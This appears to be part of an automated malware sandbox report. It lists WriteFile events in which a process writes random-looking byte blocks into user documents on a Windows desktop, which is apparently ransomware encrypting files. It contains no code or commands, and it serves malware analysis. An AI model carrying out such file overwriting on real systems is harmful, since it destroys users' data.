wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LSBIHQFDVT\LSBIHQFDVT.docx	unknown	1040	be ad e5 e3 e7 d7 47 eb 08 30 65 62 52 84 a6 59 9f 4d 97 94 e8 bf 53 c8 49 b7 f5 a5 a6 0b e1 b8 23 d2 69 11 36 91 5c b2 1f 62 47 eb 86 dd 19 7d d2 b7 0f 0c 96 2b 3c e6 17 f3 2b 22 f1 e2 1c f7 a9 50 72 52 3c 78 37 ed d3 76 11 87 17 a6 aa bb 9e 96 7e fa fa 6a 48 49 a5 e5 87 be 0d 49 5e 56 4b 45 ae ea 9d 81 3c f0 ca db 7c a1 7e 0b bd 82 d4 f0 3d 79 a1 7d e6 9c 58 01 69 d5 a0 00 d3 cb 84 20 c2 e2 87 43 6a 05 6a 5d cb 37 56 91 f8 ab d5 b1 5b 76 2a 36 ac 42 12 a8 7a 81 45 e9 99 e0 7a 19 c7 b4 f9 de b1 95 9d 6f 8e 0d 7f 13 a8 3d 87 fc 1c 9b 0d cb c5 7d 6d 2e 02 c5 0e 4b f3 f2 91 50 9f 76 fa a7 65 2e dc e2 e0 4e 4d 73 dc ce 74 46 82 6d fd 8c 0d 72 66 6d a7 3a ec c4 62 53 34 02 f3 e7 59 4d 53 35 13 da 0e fd 88 4f 93 f6 9f a7 0a 96 de e1 45 46 f9 d8 a7 a4 cc 5d b1	.....G..0ebR..Y.M....S.I..... ..#.i.6.\..bG....}.....+<...+" .....PrR<x7..v.....~.jHI.. ...I^VKE.....<... .~.....=y.}. X.i..... ..Cj.j].7V.....[v*6 .B..z.E...z.....o.....=..... ...}m....K...P.v..e...NMs.tF .m...rfm:..bS4...YMS5.....O .....EF.....].	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\LSBIHQFDVT\LSBIHQFDVT.docx	unknown	256	95 5c eb be 59 dc c3 32 74 6d 7c 27 ea be ec 2c cd 70 4f 97 59 de 12 52 b4 8f 61 f9 57 1d 5b 9b 34 37 b5 0e cf 44 9d aa 8a 3e 63 99 4b 7b 7d 4c ec 60 a5 40 15 bc 5c 48 91 6b 41 af 0d 12 83 d3 2b 40 12 c9 cc 72 7d 3d e1 2a cd 43 a6 bd b1 9b 73 ac 6d 8d 90 57 00 83 83 9a 60 29 c9 a9 b9 9d 37 1c 68 c6 71 0b c3 4e 76 53 f6 03 e0 26 8c 26 00 8c 69 0e f7 0f 1f 46 4b 98 99 8c e5 d4 8b 81 f4 17 cc 42 bc a5 2b c1 57 b3 2c 7a d6 ff 04 09 a4 2a 7c c2 29 2d 94 a5 92 07 a9 4a c4 f9 ff 5e 4b 2b 0c f5 03 39 1e 62 d3 1d 99 9b ad 4f 4d 2c 68 c6 21 79 f8 92 a2 c2 c5 ef 51 2b 77 b3 d7 7b 03 2c c9 60 2f be c0 c2 f9 31 50 82 b2 eb da 9e cb 18 a1 eb d4 72 14 4c 2f 64 4d 73 93 2a 2a 54 ce 1f 48 01 3b 9b c4 ee bb 68 c4 17 23 8b eb 8d ac b3 e2 7f d0 fd 22 bb b8 c7 4d 66 27 90 4e	\\.Y...2tm]'.....,pO.Y..R..a.W. [.47...D...>c.K{L.`.@..\\H.k A. ...+@...r]=*.C....s.m..W.... )....7.h.q..NvS...&.&.i....F K.....B...+..W,z.....* .)- .....J...^K+...9.b.....OM,h.!y .....Q+w..{.,,.'/.....1P..... ...r.L/dMs.**T..H.;....h..#... ....." ...Mf.N	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LSBIHQFDVT\QNCYCDFIJJ.xlsx	unknown	1040	78 4a ad d1 15 52 50 c7 01 40 61 ef 16 5a ef 33 ae 33 89 93 89 a9 2b fe c3 07 05 5a e6 da 97 27 cd 0d 1e bb 1c 2d c6 b2 a5 3e c1 5b fa 59 13 8d 6a 10 89 48 d9 d3 48 a4 a4 09 d5 b6 d3 66 d1 4e ae ab 67 6b ef 79 46 d7 54 84 1c 72 dd 76 5b 0e c3 dd 45 08 15 88 9c 58 5a 27 30 b3 79 7f d6 e6 06 93 b7 c3 e6 58 d0 85 05 4a d2 de af 6a fe 5b c6 85 0e f5 e9 c3 80 bf bc c5 78 d9 15 66 4d 34 dd 35 57 9f 70 3a 4f f1 71 9f 3a 75 f4 cc 40 c2 b1 a0 a8 f6 bc 08 bc ab 84 65 be 01 88 33 cf dd a2 c0 16 d3 14 b3 d3 d9 15 3a 91 08 bf ba d9 60 df f4 01 74 80 9c a6 11 45 96 f6 3f 70 7f 46 ec 46 c8 e9 4c 65 fd 20 eb e6 a9 b1 4f 15 d6 85 9b b6 c9 b9 83 8d f8 9a c5 c6 37 14 13 f5 6d b5 0a 86 8b e9 81 15 2a 6c d1 04 0f 1d e9 89 a6 e2 5a 61 42 3a ac cb f3 61 67 f9 59 e9 b3 ab c5 ce	xJ...RP..@a..Z.3.3....+...Z. ..'.....>.[Y..j..H..H..... .f.N..gk.yF.T..r.v[...E....XZ' 0.y.....X...J...j.[..... ..x..fM4.5W.p:O.q.:u..@..... .....e...3.....`.....t ....E..?p.F.F..Le. ....O..... .....7...m.....*l.....Z aB:...ag.Y.....	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\LSBIHQFDVT\QNCYCDFIJJ.xlsx	unknown	256	85 db 53 54 99 aa c6 95 4f 26 a0 44 5e 00 00 21 fe 20 48 20 20 94 af 18 3b 09 84 9c 0e 80 42 47 51 b7 4f 62 80 73 07 43 1f 7e 08 ff fe 2c 58 19 5b ca 4d 48 7e 4f 0f 53 17 28 39 01 2c 93 c1 77 59 2c ff 46 b0 2a 63 89 c3 a8 d3 9e e6 47 04 ee 68 2d 9c 54 57 b8 c9 e5 96 58 ab e5 e0 50 42 02 9c 10 22 2f 90 b1 65 6d 2e 9b ae 5e 96 c7 fb b6 23 fb c6 5d bd cc 27 49 36 b9 7b 05 cd 93 f3 e4 ab 55 48 15 69 e7 bd fc 0f 65 c4 6b f3 55 21 3d b1 a6 59 9f db bf 4c a8 30 e8 b9 64 3b ad 80 51 05 b6 13 4c df 60 f6 a4 5a 7c 73 66 86 1d 05 7a a3 5d 5c 27 17 47 8b 7c 37 91 02 62 e9 97 3e fe 80 43 66 29 09 4c 78 3b 19 9f 9a b6 e2 d5 bc 34 ed a9 81 4b a1 38 de 30 a9 b0 42 aa 32 ef cf c8 a4 b6 9d d2 e1 80 bb 75 03 ae a1 85 93 1a 44 f9 f6 c8 fc 3b b7 49 32 7d 74 7a 9f 70 1f 75 88	..ST....O&.D^..! H ...;..... BGQ.Ob.s.C.-....X. [.MH-O.S.(9. ..wY,.F.*c.....G..h- .TW....X ...PB..."/..em...^....#...].'16. {.....UH.i....e.k.U!=..Y... L.O..d;..Q...L`..Z]sf...z.]\' .G.[7..b..>..Cf).Lx;.....4.. .K.8.O..B.2.....u.....D. ...;l2}tz.p.u.	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LSBIHQFDVT\SUAVTZKNFL.pdf	unknown	1040	27 14 e1 5a 26 b7 c3 d4 aa f0 34 5b 90 09 ee ed 34 18 4b 38 46 33 2d 6c 02 01 74 74 e3 cd 43 86 59 74 75 4c 29 90 35 a6 18 7e 16 59 4d d9 c6 03 04 82 b3 dc 79 71 6e d3 bc 9f d0 25 cf 99 1a 9b f9 3f 2f a0 e3 6e 5b 92 dc fe ef 48 81 59 0b 17 9e 84 5a f6 66 49 5c f8 28 32 41 23 b8 d9 cc 86 7f 73 64 2d 04 98 52 54 c2 39 f4 92 06 dd 82 c2 f0 e1 10 70 0d c6 98 9f 2a 19 01 6c 70 91 fd 48 43 c6 d9 ce 73 ef 5e 92 85 a9 d9 51 bd a3 bb f6 b6 b2 2e 36 52 b4 a8 db e5 57 7c 17 f9 20 4c 29 0a f7 24 4a 82 df 52 64 11 c7 b8 a3 2d 75 c1 3d 59 df a4 ab 68 12 e5 63 a2 8f eb 0b 45 e2 5b f4 76 d3 89 64 c5 76 20 2f dd 14 4f c7 4d ec 6a d0 99 a1 81 ce fa 31 df 28 7f c0 49 e9 89 47 90 1d d1 31 a1 d4 e6 fd 18 fb e6 10 c8 65 95 c8 e2 af 47 26 7f de 04 19 b9 fc 18 3a 60 72 1f a0 56	'..Z&.....4[....4.K8F3-l..tt.. C.YtuL).5...~.YM.....yqn... %.....?/..n[....H.Y....Z.fl\.(2 A#.....sd-..RT.9.....p... *..lp..HC...s.^...Q.....6R.. ...Wj[. L)\$.J..Rd....-u.=Y... h..c....E.[v..d.v /..O.M.j... ...1.(.l..G...1.....e.... G&.....:~r..V	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\LSBIHQFDVT\SUAVTZKNFL.pdf	unknown	256	81 e2 a0 9b d1 cd 7f 2a fd af 7d 10 03 1f e8 59 72 ba 8e a2 8b 58 91 ca a1 cf 56 8c 00 6f b4 59 cc c6 8d 58 53 74 d3 0a 57 50 84 a9 cc 66 c9 cb 38 09 f3 4c 19 48 d0 0a e3 5a 5c df ee 33 7c cd b6 9f e7 e6 1d 34 cf 4d 8f 41 cf e5 3f 23 ce 66 c3 c9 15 c3 37 9d 87 ee b1 8b d2 cf ae c3 e4 27 fb 6f dd 17 6a 80 fd 74 61 77 79 21 19 99 3e bf 8f 51 ef 57 34 99 da 21 9c 95 81 c3 ea d3 94 03 c4 9a a3 fe d4 02 53 7b 43 03 60 d1 96 78 ae c3 86 f7 c4 84 4f ab f9 d4 5e 52 03 0e 1c 35 03 39 28 ea 2c bf 0a 8a f3 af 1b dc 7a 9c 4b 2a b8 2c a6 c4 09 78 c9 5e 93 82 72 f4 62 86 ea 6b 92 05 a8 16 40 22 03 be 01 9e 76 5e 57 48 e0 0b de af 11 97 91 7a db a9 97 e3 d4 e6 ce 45 17 e6 3f 4c f4 78 81 71 78 66 14 da e7 53 67 b3 f6 69 0a 64 43 ab cc 4d 94 29 f9 93 a7 5d a9 1e 58 89 5e	.....*..}....Yr....X....V...o .Y...XSt..WP...f..8..L.H...Z). .3 .....4.M.A..?#f....7..... .....'o..j..tawy!..>..Q.W4..! .....S{C.`..x.....O.. ..^R...5.9(.....z.K*.....x ..^..r.b..k....@"...v^WH..... ..z.....E..?L.x.qxf...Sg..i.d C..M.)...j...X.^	success or wait	1	24D2C410F9D	WriteFile





File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LSBIHQFDVT.docx	unknown	256	f2 bc 9a 51 05 17 8f 81 c3 8e b3 53 9b 11 c2 0c ca d2 75 cf 8d 2c 03 69 4b 22 c6 69 ef 46 85 8f 5c 61 ca 97 55 1a 0f 66 89 4b 7b de 59 21 9a d7 a6 f7 b2 6d ab 37 c5 ab 0d c8 5b 84 f7 4f 59 1b c1 e9 eb fc 66 bb 11 32 89 d9 29 b9 a6 30 1e 52 12 f8 93 98 38 36 bf da 6a db d5 f2 46 40 7d 04 31 d3 4e b8 9f fe 4a be 03 46 ba c7 34 8f 80 fb 2f 62 d6 25 3c 02 6c 72 57 b6 a5 40 be f8 3c cb 96 74 fd 74 7c 18 96 2f 45 e7 45 a3 49 15 32 34 d3 56 04 6a 21 3b be b3 03 59 ad d4 49 c3 96 68 3f 6d 25 da 87 b2 17 82 a0 90 13 b4 fb 83 7c 3d 88 45 37 ff 73 cb fc 2e e8 3c 65 82 50 02 33 3a 68 02 74 f0 be 23 a2 8b 6f 25 04 90 2a ec 69 5b 46 db 61 e5 58 2d 80 0e 38 df 6f e3 02 91 3d 4c 2f cd 3f 32 a9 c9 b6 04 62 bb 1b 7f 2b 7b 18 8e 48 d3 2e 85 22 67 ac e4 b3 71 43 b8 49 59 17	...Q.....S.....u...,iK".i.F ..a..U..f.K{.Y!.....m.7....[. .OY.....f.2..).0.R....86..j. ..F@}.1.N...J..F..4.../b.% <.lrW..@.. <..t.t ./.E.E.l.24.V.j!; ...Y..l..h?m%.....]=.E7. s....<e.P.3:h.t..#.o%..*.i[F. a.X-.8.o...=L/.?2....b...+{.. H..."g...qC.IY.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\LSBIHQFDVT.pdf	unknown	1040	81 b6 cd d4 38 c9 a0 33 a8 4c c6 bd 6f 71 eb be b1 69 a3 ff f1 18 da 69 82 e1 ed 7b 6e 3b b9 1a 9a db dd c2 fa 69 94 46 2b 74 f2 6b bb 6d bd 2c 8e 66 bd 98 9b 20 82 b2 fd 87 30 ca 66 5b 71 f0 35 c5 8e 07 9b 8d c1 93 5d 3b c2 77 9e 63 84 fe a2 42 6d fe 2a f2 91 6d b2 9b f8 ae 15 82 f6 53 d9 88 73 c1 68 00 18 f8 75 9e de 35 66 55 2e 11 8b 06 2e 97 90 76 4d ea c9 e3 7a 8c 21 bb 3e 4b b5 6a d3 3c 62 67 18 ec fb 22 5d 3b 7e e5 a5 81 52 d9 66 42 91 a8 8d 6b d4 d3 82 5b 2e 19 33 0f 98 87 97 20 4f 5f a7 9d 1a 3e d7 b0 41 75 10 6f bf 49 9a 8f f7 af 35 8f 41 4a e2 d9 62 a9 19 b4 fd 38 4e c3 08 89 c9 29 ae 58 83 f2 3b 5e 69 8a 15 8b e2 8f 07 a1 d0 36 af b0 11 b8 d1 af 0e 2f d8 ee a8 1a a3 4b c9 01 6c fd e4 03 27 cf 9e ef f7 95 93 c0 38 ea 51 68 53 98 33 64 a0 cb 19	....8..3.L..oq...i.....i...{n; .....i.F+t.k.m.,f... ..0. f[q.5.....];w.c...Bm.*.m.. .....S..s.h...u..5fU.....vM. ..z.!.>K.j.<bg...""];~...R.fb.. .k...[.3.... O_...>..Au.o.l.. ..5.AJ..b....8N....).X..;?i.. .....6...../.....K..l..!.. ....8.QhS.3d...	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LSBIHQFDVT.pdf	unknown	256	04 c6 6a fc 9f 53 bc 52 75 a7 11 c1 62 fd 9d 92 c7 0e fb b4 d9 f0 02 65 16 af 1b d8 2d e3 6f cb 05 6f 2f be 86 2b f2 89 19 70 2a 8b cd 0c 01 9b 1f 2c 2a 05 24 94 97 f4 c2 74 42 a1 c1 e3 c0 aa ff 5c 02 8c a7 02 b4 83 0e 78 f8 f4 70 2e be a7 b2 de 1f 35 40 57 c6 d6 e3 79 fa 9d ee b5 41 59 32 81 98 c2 54 4f 82 a7 3a a5 b3 64 e5 82 b2 72 7d 67 c9 93 1e ef fb 09 06 4a 99 e8 95 80 22 e2 16 01 4a 4f 7b 75 3d e4 f0 76 58 8c f8 83 a6 b4 35 fd a2 6b 35 96 b0 7f 3b f5 7e 63 7a d1 0d d5 c9 3d d9 82 71 9b 0b dd 1d 66 60 ca 71 f3 3f 2f ac c6 50 21 29 a3 04 e2 c6 fe 89 71 c4 78 4b 32 c6 1c 40 98 fd 1c 2a b2 92 8a 18 49 42 56 11 91 d3 ea 6c 57 06 63 aa 4f 1b da 48 18 5d 52 45 8b c7 90 61 63 a6 c7 50 a9 fa f6 c8 47 08 3e 28 99 79 f1 66 98 ac 6d 40 f9 51 fe ae 5b 13 dd 77	..j..S.Ru...b.....e....-. o..o/..+...p*.....*.\$...tB. ....\.....x..p.....5@W...y ....AY2...TO...d...fjg..... .J...."....JO{u=..vX.....5..k5. ...;-cz....=.q....f.q.?/..P! ).....q.xK2..@...*....IBV.... IW.c.O..H.]RE...ac..P....G. >(.y.f..m@.Q..[.w	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\NEBFQQYWPS\NEBFQQYWPS.docx	unknown	1040	dc e9 94 31 44 55 b6 24 12 07 5c 92 7b 73 77 0f d1 0d 56 31 27 a1 d4 65 98 3f 11 b7 ce f2 bb c5 1e ad ef 14 88 fc 90 58 d2 10 0c bf e8 1b 61 00 79 0a c0 80 a3 83 da 7d 9e 56 be e7 2d 9c 2c 97 92 5b 2b 5a a9 10 ee 1b b8 22 41 d1 19 dc d2 92 35 66 87 72 1d 65 f3 78 c3 f3 db 40 75 0d d1 eb b9 63 45 25 8b b2 14 73 cb 8b cd c5 5e c3 09 11 18 95 9d c8 a2 45 d1 cf 75 1d d4 be 0f b1 76 60 81 66 a3 f7 64 6c 6e be 49 85 18 6d 38 a0 c7 d2 89 34 00 3a 99 d4 4a 31 d0 e7 8d 34 7d 98 81 da 2a de c0 89 98 52 29 54 60 84 bd cc 3c 80 f0 a7 eb 47 60 7a e7 41 7b dc 31 ae 2e 49 3d f7 ba bb 01 38 38 64 25 1e 04 ce f1 43 2a 8f 6d c7 f8 cd ad 60 ce ee bb 6d 20 65 98 71 6e 18 d5 c7 81 01 e7 5a dc b2 80 c7 5e a3 6d 58 fb 6b 7e f9 a3 45 7f de 22 02 d1 e7 ad 89 a9 07 81 29 20 6d b6	...1DU.\$.\{sw...V1'..e.?.... .....X.....a.y.....}.V..-.,, [+Z....."A.....5f.r.e.x.. .@u....cE%...s....^.....E.. u.....v`.f..dln.l..m8....4.:.. J1...4}...*....R)T`...<....G`z .A{.1.. =...88d%....C*.m....` ...m e.qn.....Z.....^mX.k~..E ..".....) m.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\NEBFQQYWPS\NEBFQQYWPS.docx	unknown	256	25 4f d9 8a 57 6d 51 e6 0a d7 f4 16 0e 8e 33 34 64 82 a3 cb fd 7a 27 4c 2a 04 68 55 47 40 75 e6 c0 ab 88 df 50 85 30 1f bd 5f e2 3a 6f 1c 15 f1 f8 b5 63 8d 3b 31 40 6d 70 c5 3b 55 36 45 da 24 68 b3 ba 39 38 e6 42 40 82 5d 28 09 7c cf ee dc 00 68 cc 25 a7 e3 82 ce 3b 08 5e 3b cf 79 58 a6 35 f9 b5 4e 85 d0 18 76 95 61 cb 34 a4 6f d6 4d 55 33 ad 97 6f 68 4b 3d a9 38 12 e1 aa ea fb ae 4f 20 7b ce d8 bf f5 aa 17 e8 3b 13 35 28 36 4d d8 28 73 99 bd 14 f1 55 5b 0b 06 f5 15 44 44 62 b3 0c 3c fe e0 a6 26 48 0e d1 9d 10 45 09 57 f2 ce 3b 23 a5 f4 f4 6b 80 99 ec 29 42 f1 fc 36 b2 52 9f 53 0f 94 61 79 7a 45 7f 41 d3 b7 b0 b8 3b 5e 2b 86 26 00 a3 b5 9a b5 5a 2e fa c8 bc b1 30 79 d0 5e d9 92 ad 7f a4 0c f8 d4 d5 6b 38 15 02 8f 1d 30 f6 64 a7 06 77 61 96 07 ae a0 ca d8	%O..WmQ.....34d....z'L*.h UG@ u.....P.0._.:o.....c.;1@mp.; U6E.\$h..98.B@.] (. ...h.%....; ^;yX.5..N...v.a.4.o.MU3..o hK=8.....O {.....;5(6M. (s....U[....DDb.. <...&H....E.W.;#. ..k...)B..6.R.S..ayzE.A....;^ +.&.....Z.....0y.^.....k8.. ..0.d..wa.....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\NEBFQQYWPS\QNCYCDFIJJ.pdf	unknown	1040	0f 58 00 59 14 41 b8 ad 17 7e ea 7b 8f 44 a4 74 52 d2 fd 67 6e 25 f4 b1 f4 d4 f0 4b a0 46 3d 12 3d 8b 20 b2 80 3d 78 f0 9a 1b 47 20 5d 07 59 b0 0c e0 e4 9f 7c 60 c4 97 f8 45 7a 1e ff ad f8 6c 51 0c bf 6a 25 16 d2 2e 61 18 c4 ea 06 cf ea 39 fc 3a 1e 12 d4 66 e1 3e ee e5 99 41 a9 f9 30 36 77 a4 45 b6 53 b7 89 60 b7 09 55 36 e3 33 79 5e c5 7f cb ed eb 20 93 fb 6a da 7f 20 4d 5d 2b 42 23 17 83 02 46 9b 6f ac 71 0b 97 86 35 f3 d9 d9 66 81 46 81 0f 7e 87 74 ff 73 b9 56 b0 d1 57 13 65 a7 c5 56 5f 96 cf 4b f7 99 38 77 26 91 36 07 72 dd c7 71 3f 94 34 d2 c1 5a 73 c1 a9 72 d8 5c 36 10 75 d4 49 89 49 9b 18 26 39 e2 38 57 83 57 d3 73 dc da 2c b5 8f 47 bc 57 85 9a 5f bf c0 7d c8 81 72 b0 0a 15 0f a0 3a b8 5d a4 e7 11 2b 09 5f 2d bd ee 1d 15 2e a6 14 42 6b 99 23 d6 f0	.X.Y.A...~. {.D.tR..gn%.....K.F=.=. ..=x...G ]Y.....['...Ez. ...IQ..j%...a.....9.....f.>.. A..06w.E.S..`..U6.3y^..... .. j.. M]+B#...F.o.q...5...f.F..~ .t.s.V..W.e..V_..K..8w&.6.r. .q ?.4..Zs..r\6.u.l.l.&9.8W.W .s....G.W._.._.r.....:]}...+_ - .....Bk.#..	success or wait	1	24D2C410E32	WriteFile





File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\NEBFQQYWPS.docx	unknown	1040	59 09 d1 e3 6a c0 35 64 02 40 71 7f 36 ca a6 02 59 68 2e f5 45 ef 4b 88 b5 43 2f e9 17 4a 8d d1 14 06 0e a5 05 42 cd 95 a5 db db 49 73 d9 91 7b 9f ee 60 aa 17 bb c3 37 71 af 3f 34 9d e2 3b 76 f5 a7 cb c1 91 80 09 80 36 10 79 5e ac af e6 f2 d1 aa a5 99 32 43 6f 95 c8 71 68 87 62 bb cb 60 92 0c be cd 2a 5e 8e bb dc 57 4b a4 e1 46 08 03 84 cd 93 da fe 95 8c a8 7a 2f 8a 2c 51 5d 4d 1e ff b7 33 4f 7b be e7 fa 61 9b 91 bc 30 a9 c1 bb 15 76 5a c2 d2 eb 20 83 12 f3 c6 c3 95 cd c4 12 bc 52 33 75 1f ae ae 08 28 6e 44 f0 b9 22 f2 01 2d ac 0d 2a 91 ba b6 0e 42 9a a7 98 6f 32 d7 0f 8e c1 a9 37 f5 21 97 6e 66 01 ab 96 42 49 61 df 0e 3a 63 1c 17 ed 7f 28 da 5e ec f1 d8 01 3d d1 bc 25 6d a3 76 37 f7 0d e1 2d 2f 26 d6 36 4f f1 ac 13 74 08 a3 6a 44 49 a8 37 17 7a 51 4f fe	Y...j.5d.@q.6...Yh..E.K..C/. .J.....B.....ls..{.^.^...7q.74 .;v.....6.y^.....2Co..q h.b..`.....*^...WK..F..... z/.,Q M...3O{...a..0...vZ... .....R3u....(nD..".-.* ...B...o2.....7.!nf...Bla.: c....(^.....=..%m.v7...-/&.6O. ..t..jDl.7.zQO.	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\NEBFQQYWPS.docx	unknown	256	b0 76 a6 bd 2a e8 7a f5 f3 a0 95 ab 19 6b 41 77 f9 df 9c 84 b6 f4 ce df be b9 16 8b 36 75 3e df c2 5f ef d8 cf d0 2f 69 81 6f 76 2d db a5 70 0a be a4 ee c9 ed 2c c6 4e 4d 2f d1 ff 7c 08 5a 3b dd b9 12 96 22 33 8c 88 8f e5 5a b3 2b 98 88 24 a3 e6 90 44 64 98 f0 e9 a8 43 8a ee 4b cb 71 64 70 c2 e3 e0 c9 1c df c7 c9 24 0f ca 4f 57 8d dd 7d 2c 0b d5 3f 58 b0 35 0f a9 73 53 42 e6 78 c1 48 8b 66 d3 e6 7b 8f 0a 45 bd a7 a7 e0 17 9f c8 28 5b c8 18 b6 38 11 bd 92 0f b1 0f 2e c5 e7 38 9b cb 6f 23 fd b2 8c 1a 44 1c 43 81 87 02 a9 7e 7b 7a f9 41 4d 22 67 de ab 67 f2 a6 f8 89 e5 80 bf bc 3c fd 34 85 2f 88 21 29 5b 71 cd 79 66 52 94 11 09 81 0b 36 6c d2 fb ac bf 52 cb 77 cf c3 1c 79 49 4f 05 bc 8f ec 26 6e 11 43 29 d0 b0 ef 5c 02 bc ef df 51 31 47 ab 06 f9 c2 ad 73 7b	.v..*z.....kAw.....6u >...../i.ov~.p.....,NM/..  Z;....."3.....Z+.\$...Dd....C ..K.qdp.....\$.OW..}..?X.5 ..sSB.x.H.f..{..E.....([...8 .....8..o#.....D.C....~{z.A M"q..g.....<.4./!)[q.yfR.. ...6l....R.w...y!O....&n.C)... \\...Q1G.....S{	success or wait	1	24D2C410F9D	WriteFile





File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PWCCAWLGRE.xlsx	unknown	1040	b1 3d f4 89 0f 18 60 a7 a4 2b e1 02 6b 9c d6 67 f9 70 e4 bd a3 c1 72 5f a3 97 1c 67 56 c3 39 5a 43 a2 4c 55 b2 86 e8 37 28 0d 7e 8c de 3d 39 78 fd d7 5f 45 ea 60 17 ca 4f 91 fe 49 37 3c a5 72 f1 0d d3 f2 b4 5e 33 4a cf 2a f2 d1 e2 4f 8e 89 c1 06 da 37 19 39 fb 01 f0 6f 37 33 a9 8c bd ba aa 19 ed 42 5e 63 e1 43 f6 b7 14 b6 b5 e1 c9 ad 06 35 ed bb a7 36 2e 7c 35 90 f6 c2 e1 6b ad aa 2c d0 d9 2a 2b a5 05 82 6b 4a 4c 2c 1d 98 92 47 7a 7f 95 65 03 f3 50 0d 41 be 0d 50 d2 ed 8a a0 91 eb 73 af 32 ee 07 ce d3 21 80 09 d4 a2 97 4a 6f d7 5b a5 0e cc 51 38 96 82 9b bd 4c 9c 1c fe a8 21 4d 83 9f 31 f1 42 fe 83 2f 80 f2 98 b7 8b 79 28 cf 88 81 94 3e 26 19 67 d1 75 2a 4d 6b fe 86 0d fc 91 2e 1a 79 48 79 01 34 7b a2 4f 2d 7b f0 94 2b 29 58 71 59 1e 45 50 f1 33 21 a5 3f	.=....`..+.k..g.p....r...gV. 9ZC.LU...7(.~.=9x...E.`.O ..l7<.r.....^3J.*...O.....7.9...o 73.....B^c.C.....5...6.] 5....k...,*+...kJL,...Gz.e.. P.A..P.....s.2...!.....Jo.[ ..Q8...L.....!M..1.B../.....y( ....>&.g.u*Mk.....yHy.4{O- {..+})XqY.EP.3!/?	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\PWCCAWLGRE.xlsx	unknown	256	93 a0 b8 7b a6 79 21 f0 8d 34 89 e2 4b 63 af ef a5 3e 2e 00 4d 70 59 34 96 b0 2a ce 37 23 1e a5 ce 3d d1 1d 67 1c b2 66 54 e7 8d a3 4f ce 9c 8c c4 79 6b 2f c1 7a b2 1f 03 54 13 6d 45 87 2c 9c 62 7e 92 a9 e5 71 3d 20 c9 38 85 05 22 1a 2f 37 ca 2f 23 21 74 85 4f 71 7f d8 0b 61 be 16 18 bf f9 67 54 22 74 13 0e 71 a9 79 93 c4 c0 eb 2f fb c0 d4 3a c7 f9 f9 7d 43 3e 9b 18 b4 cd 81 46 2b 77 23 20 2c 6b 66 2c 0c 03 94 f0 dd 4f 28 38 72 33 2a b0 56 54 2f f9 c7 23 f3 aa 27 21 ca e2 c0 d3 51 f8 c9 1b 6b 44 e3 2f 3b 4f 4d e4 18 a7 ca dc 00 86 ee d6 71 d2 20 48 3d 40 70 ec cb df 57 c3 ed 6e 7b 29 2c dc 19 cf eb 6f b5 89 be a8 b2 c7 e7 33 58 22 e3 ce 7c f1 03 93 cf 04 21 2e 25 2f e4 18 fc bb 59 be 3c de ef 8f 58 f7 97 10 bf 64 a8 5c 7f ab 78 9f 0d 55 a8 9a ab c0 c1 d5	...{y!..4..Kc...>..MpY4..*.7# ...=.g..fT...O....yk/z...T.m E,,b~...q=.8.."/7./#lt.Oq.. .a.....gT"t..q.y.../.....)C >.....F+w# ,kf,.....O(8r3*.VT/ ..#..!....Q...kD./;OM.....q. H=@p...W..n})....o..... 3X".. .....!.%/....Y.<...X.... d\..x..U.....	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\QNCYCDFIJJ.pdf	unknown	1040	0d b4 0c 5c db 8a fa bc 7c 0b c2 9d 28 4b 4e 18 01 cf 14 be af 3f 20 2e 86 07 cc 19 ad 45 3c 1b b9 90 f1 a8 d0 4d 33 a4 4d 5e a8 20 79 22 21 26 22 8a 00 6b 4c 28 d2 3b c4 cd d7 8f d2 7c 47 d3 a3 03 da 80 fa 97 2d 39 f5 64 cf 64 3b 58 1a 0c 51 7f c0 07 81 68 9c f6 8f 21 fa 7b 30 76 c2 43 68 af 11 49 28 f6 78 2a f9 b5 1c 8a bf be 57 5a f9 73 8d 04 08 23 d1 6b 80 1f 6c 0e a7 f8 61 0b a6 a4 61 78 3e 0c 0c cb 7c 43 65 fa bb 5b 89 bc 86 00 3d 1f fb 97 51 12 29 d5 6f f4 f1 eb 49 e4 42 d3 01 9e 73 62 fa 33 5a 6e 9c 14 16 91 ea a1 e0 6c b5 a6 59 95 5d 57 ce 5d 6d d5 13 73 8f 6b 69 bc cf c0 1e 68 28 95 ed 39 c5 4c 01 19 a3 bd 7d 61 38 b3 87 ea 47 40 5d 2e e5 6c 26 1d 3f 69 71 c7 85 54 11 9a 46 e2 5b 11 f2 c7 d0 ca 7b 7d 7c e1 f0 c8 21 ba 6c 6b 01 ae d0 63 e4 c5 6f	...\\... ...(KN.....? .....E <.....M3.M^..y"!&"..kL(;;.... .. G.....-9.d.d;X..Q....h...!. {0v.Ch..l(x*.....WZ.s...#k ..l...a...ax>... Ce..[...=... Q.).o...l.B...sb.3Zn.....l.. Y,]W.]m..s.ki....h(..9.L....}a 8...G@].l&.?iq..T..F.[.....}  ...!lk...c..o	success or wait	1	24D2C410E32	WriteFile
